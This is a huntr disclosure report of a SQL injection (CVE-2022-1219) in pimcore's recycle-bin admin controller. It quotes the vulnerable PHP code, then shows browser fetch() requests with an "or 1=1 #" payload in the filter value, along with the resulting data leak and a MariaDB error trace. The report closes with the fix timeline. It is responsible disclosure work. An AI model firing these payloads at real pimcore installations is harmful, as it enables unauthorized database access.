huntr


SQL injection in RecyclebinController.php in pimcore/pimcore

0

✓ Valid Reported on Mar 29th 2022


Description

From the code we can see that in line 122, the value is append to the sql query directly. The value can be from line 109. And from filter parameter .




```
79                  $filterOperator = $filter['operator'];
80
81                  if ($filter['type'] == 'string') {
82                      $operator = 'LIKE';
83                  } elseif ($filter['type'] == 'numeric') {
84                      if ($filterOperator == 'lt') {
85                          $operator = '<';
86                      } elseif ($filterOperator == 'gt') {
87                          $operator = '>';
88                      } elseif ($filterOperator == 'eq') {
89                          $operator = '=';
90                      }
91                  } elseif ($filter['type'] == 'date') {
92                      if ($filterOperator == 'lt') {
93                          $operator = '<';
94                      } elseif ($filterOperator == 'gt') {
95                          $operator = '>';
96                      } elseif ($filterOperator == 'eq') {
97                          $operator = '=';
98                      }
99                      $filter['value'] = strtotime($filter['value']);
100                 } elseif ($filter['type'] == 'list') {
101                     $operator = '=';
102                 } elseif ($filter['type'] == 'boolean') {
103                     $operator = '=';
104                     $filter['value'] = (int) $filter['value'];
105                 }
106                 // system field
107                 $value = $filter['value'];
108                 if ($operator == 'LIKE') {
109                     $value = '%' . $value . '%';
110                 }
111
112                 $field = '`' . $filterField . '` ';
113                 if ($filter['field'] == 'fullpath') {
114                     $field = 'CONCAT(path,filename)';
115                 }
116
117                 if ($filter['type'] == 'date' && $operator == '=') {
118                     $maxTime = $value + (86400 - 1); //specifies the top point of the range used in the condition
119                     $condition = $field . ' BETWEEN ' . $db->quote($value) . ' AND ' . $db->quote($maxTime);
120                     $conditionFilters[] = $condition;
121                 } else {
122                     $conditionFilters[] = $field . $operator . " '" . $value . "' ";
123                 }
124             }
```

so we can use the value data to inject the database.



```
> fetch("https://10.x-dev.pimcore.fun/admin/recyclebin/list?xaction=read&_dc=1648569203079", {
    "headers": {
      "accept": "*/*",
      "accept-language": "zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6",
      "content-type": "application/x-www-form-urlencoded; charset=UTF-8",
      "sec-ch-ua": "\" Not A;Brand\";v=\"99\", \"Chromium\";v=\"99\", \"Microsoft Edge\";v=\"99\"",
      "sec-ch-ua-mobile": "?0",
      "sec-ch-ua-platform": "\"Windows\"",
      "sec-fetch-dest": "empty",
      "sec-fetch-mode": "cors",
      "sec-fetch-site": "same-origin",
      "x-pimcore-csrf-token": "bfc38d6a58fb71ad82de04003d420f79f9d0e5e6",
      "x-pimcore-extjs-version-major": "7",
      "x-pimcore-extjs-version-minor": "0",
      "x-requested-with": "XMLHttpRequest"
    },
    "referrer": "https://10.x-dev.pimcore.fun/admin/?_dc=1648567786&perspective=",
    "referrerPolicy": "origin-when-cross-origin",
    "body": "filterFullText=&page=1&start=0&limit=50&filter="+encodeURIComponent('[{"property":"path","type":"string","value":"1 %\' or 1=1 # ","operator":"="}]'),
    "method": "POST",
    "mode": "cors",
    "credentials": "include"
  }).then(r=>r.text()).then(r=>console.log(r));
< ▶ Promise {<pending>}
  {"data":[{"id":1,"path":"\/de\/News","type":"document","subtype":"page","amount":1,"element":null,"date":1648567888,"deletedby":"admin"},
  {"id":2,"path":"\/de\/Weiteres","type":"document","subtype":"page","amount":8,"element":null,"date":1648567910,"deletedby":"admin"}],"success":true,"total":2}
```

if we set a wrong value. we can see the sql error from the log file .



```
> fetch("https://10.x-dev.pimcore.fun/admin/recyclebin/list?xaction=read&_dc=1648569203079", {
    "headers": {
      "accept": "*/*",
      "accept-language": "zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6",
      "content-type": "application/x-www-form-urlencoded; charset=UTF-8",
      "sec-ch-ua": "\" Not A;Brand\";v=\"99\", \"Chromium\";v=\"99\", \"Microsoft Edge\";v=\"99\"",
      "sec-ch-ua-mobile": "?0",
      "sec-ch-ua-platform": "\"Windows\"",
      "sec-fetch-dest": "empty",
      "sec-fetch-mode": "cors",
      "sec-fetch-site": "same-origin",
      "x-pimcore-csrf-token": "bfc38d6a58fb71ad82de04003d420f79f9d0e5e6",
      "x-pimcore-extjs-version-major": "7",
      "x-pimcore-extjs-version-minor": "0",
      "x-requested-with": "XMLHttpRequest"
    },
    "referrer": "https://10.x-dev.pimcore.fun/admin/?_dc=1648567786&perspective=",
    "referrerPolicy": "origin-when-cross-origin",
    "body": "filterFullText=&page=1&start=0&limit=50&filter="+encodeURIComponent('[{"property":"path","type":"string","value":"1 \'% or 1=1 #"
    "method": "POST",
    "mode": "cors",
    "credentials": "include"
  }).then(r=>r.text()).then(r=>console.log(r));
< ▶ Promise {<pending>}
⊗ ▶ POST https://10.x-dev.pimcore.fun/admin/recyclebin/list?xaction=read&_dc=1648569203079 500 (Internal Server Error)
  {"success":false,"message":"Database error, see logs for details"}
```

```
    (Doctrine\DBAL\Driver\PDO\Exception), 'SELECT id FROM ...', Array) #3 /var/www/html/vendor/doctrine/dbal/lib
    /Doctrine/DBAL/Connection.php(1313): Doctrine\DBAL\Connection->handleExceptionDuringQuery(Object
    (Doctrine\DBAL\Driver\PDO\Exception), 'SELECT id FROM ...', Array, Array) #4 /var/www/html/vendor/pimcore
    /pimcore/lib/Db/PimcoreExtensionsTrait.php(99): Doctrine\DBAL\Connection->executeQuery('SELECT id FROM ...',
    Array, Array, NULL) #5 /var/www/html/vendor/pimcore/pimcore/lib/Db/PimcoreExtensionsTrait.php(278):
    Pimcore\Db\Connection->executeQuery('SELECT id FROM ...', Array, Array) #6 /var/www/html/vendor/pimcore/pimcore
    /models/Element/Recyclebin/Item/Listing/Dao.php(34): Pimcore\Db\Connection->fetchCol('SELECT id FROM ...', Array
    ) #7 [internal function]: Pimcore\Model\Element\Recyclebin\Item\Listing\Dao->load() #8 /var/www/html/vendor
    /pimcore/pimcore/lib/Model/AbstractModel.php(246): call_user_func_array(Array, Array) #9 /var/www/html/vendor
    /pimcore/pimcore/bundles/AdminBundle/Controller/Admin/RecyclebinController.php(132): Pimcore\Model\AbstractModel
    ->__call('load', Array) #10 /var/www/html/vendor/symfony/http-kernel/HttpKernel.php(152):
    Pimcore\Bundle\AdminBundle\Controller\Admin\RecyclebinController->listAction(Object
    (Symfony\Component\HttpFoundation\Request)) #11 /var/www/html/vendor/symfony/http-kernel/HttpKernel.php(74):
    Symfony\Component\HttpKernel\HttpKernel->handleRaw(Object(Symfony\Component\HttpFoundation\Request), 1) #12 /var
    /www/html/vendor/symfony/http-kernel/Kernel.php(202): Symfony\Component\HttpKernel\HttpKernel->handle(Object
    (Symfony\Component\HttpFoundation\Request), 1, true) #13 /var/www/html/public/index.php(36):
    Symfony\Component\HttpKernel\Kernel->handle(Object(Symfony\Component\HttpFoundation\Request)) #14 {main} [] []
[2022-03-29T15:52:15.435751+00:00] request.CRITICAL: Uncaught PHP Exception
    Doctrine\DBAL\Exception\SyntaxErrorException: "An exception occurred while executing 'SELECT id FROM recyclebin
    WHERE `path` LIKE '%1 '% or 1=1 #%'   ORDER BY `date` DESC LIMIT 50':  SQLSTATE[42000]: Syntax error or access
    violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
    version for the right syntax to use near 'or 1=1 #%'   ORDER BY `date` DESC LIMIT 50' at line 1" at /var/www
    /html/vendor/doctrine/dbal/lib/Doctrine/DBAL/Driver/AbstractMySQLDriver.php line 98 {"exception":"[object]
    (Doctrine\\DBAL\\Exception\\SyntaxErrorException(code: 0): An exception occurred while executing 'SELECT id FROM
    recyclebin WHERE `path` LIKE '%1 '% or 1=1 #%'   ORDER BY `date` DESC LIMIT 50':\n\nSQLSTATE[42000]: Syntax
    error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your
    MariaDB server version for the right syntax to use near 'or 1=1 #%'   ORDER BY `date` DESC LIMIT 50' at line 1
    at /var/www/html/vendor/doctrine/dbal/lib/Doctrine/DBAL/Driver/AbstractMySQLDriver.php:98)\n[previous exception]
    [object] (Doctrine\\DBAL\\Driver\\PDO\\Exception(code: 42000): SQLSTATE[42000]: Syntax error or access violation
    : 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version
    for the right syntax to use near 'or 1=1 #%'   ORDER BY `date` DESC LIMIT 50' at line 1 at /var/www/html/vendor
    /doctrine/dbal/lib/Doctrine/DBAL/Driver/PDO/Exception.php:18)\n[previous exception] [
    42000): SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in
    manual that corresponds to your MariaDB server version for the right syntax to use n
    `date` DESC LIMIT 50' at line 1 at /var/www/html/vendor/doctrine/dbal/lib/Doctrine/Db
    :141)"} []
```

Proof of Concept

```
"filterFullText=&page=1&start=0&limit=50&filter="+encodeURIComponent('[{"pr
```

Impact

Impact

This vulnerability is capable of steal the data

Occurrences

RecyclebinController.php L122

CVE
CVE-2022-1219
(Published)

Vulnerability Type
CWE-89: SQL Injection

Severity
High (7.2)

Registry
Packagist

Affected Version
10.3.4

Visibility
Public

Status
Fixed

Found by

mylong
@mylong
unranked

Chat with us

unranked

Fixed by

Divesh Pahuja

@dvesh3

maintainer

This report was seen 869 times.

We are processing your report and will contact the **pimcore** team within 24 hours. 8 months ago

We have contacted a member of the **pimcore** team and are waiting to hear back 8 months ago

mylong modified the report 8 months ago

We have sent a follow up to the **pimcore** team. We will try again in 7 days. 8 months ago

Divesh Pahuja validated this vulnerability 8 months ago

mylong has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

We have sent a fix follow up to the **pimcore** team. We will try again in 7 days. 8 months ago

Divesh Pahuja marked this as fixed in **10.3.5** with commit **a69783** 8 months ago

Divesh Pahuja has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

RecyclebinController.php#L122 has been validated ✓

mylong 8 months ago Researcher

Seems the 'property' parameter is not fixed. And there are several other points leads to sqli
should I raise a new issue or write it here.

Chat with us

Divesh Pahuja 8 months ago Maintainer

@mylong please raise a new issue. thanks!

Sign in to join this conversation

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us